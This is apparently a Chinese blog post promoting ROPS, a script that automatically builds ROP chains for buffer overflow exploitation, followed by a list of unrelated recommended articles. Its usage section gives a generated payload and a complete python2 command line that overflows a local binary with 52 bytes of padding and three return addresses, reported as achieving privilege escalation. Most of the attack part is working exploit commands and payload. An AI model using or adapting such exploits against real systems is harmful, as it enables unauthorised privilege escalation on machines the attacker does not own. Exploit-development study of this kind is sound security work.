ROPS 自动化快速构造缓冲区溢出ROP链工具

项目地址:https://github.com/MartinxMax/ROPS

ROPS

快速自动化构造ROP(Return-Oriented Programming)链的脚本,用于生成ROP攻击的有效载荷。

Usage

$ ./rops.sh

$ ./rops.sh /home/ayush/.binary/rop

该脚本将根据提供的二进制文件自动生成有效的ROP链有效载荷。一旦确认了缓冲区溢出的大小,您就可以使用脚本生成的有效载荷。

脚本生成的有效载荷会自动转换为小端字节序,因此可以直接通过复制来使用。

示例有效载荷:

payload => BUFFER + 0xA03DE5B7 + 0xD079E4B7 + 0x0B4AF7B7


在GDB示例中,我们确认了缓冲区大小为52,根据载荷结果,再次构造最终的载荷

/home/ayush/.binary/rop $(python2 -c 'print "A"*52 + "\xA0\x3D\xE5\xB7" + "\xD0\x79\xE4\xB7"+"\x0B\x4A\xF7\xB7"')

成功权限提升
相关推荐
南棋网络安全8 分钟前
ssrf跨站请求伪造(保姆级教程)
运维·服务器·网络·网络安全
帷幕落秋13 分钟前
进程服务与文件描述符
linux·运维·面试
帷幕落秋16 分钟前
信号、Ctrl 组合键与进程状态
linux·运维·面试
开开心心就好35 分钟前
文件被占用删不掉?解锁工具强制删除
java·运维·服务器·开发语言·前端·pdf·ocr
小超人诞生日记42 分钟前
Linux 进程优先级
linux·运维·服务器
科技象限1 小时前
数据防泄漏系统:文件是怎么溜出门的,就该怎么堵
运维·网络·网络安全·安企神
cpolar技术支持1 小时前
端口被谁占了、这台机上开了哪些监听?本机起一个端口占用只读清单,cpolar 给异地同事远程看谁在监听
运维·python·内网穿透·cpolar·端口占用
在西安放羊的牛油果1 小时前
WebP 图片优化方案详解
运维·前端·架构
JavaPub-rodert1 小时前
Docker 容器为什么 stop 半天停不下来?讲透 PID 1、SIGTERM、SIGKILL、僵尸进程与 tini
运维·docker·容器
学IT的周星星2 小时前
记忆系统:让 Agent 记住你是谁、上次聊到哪
运维·服务器·人工智能·windows·大模型·llm·agent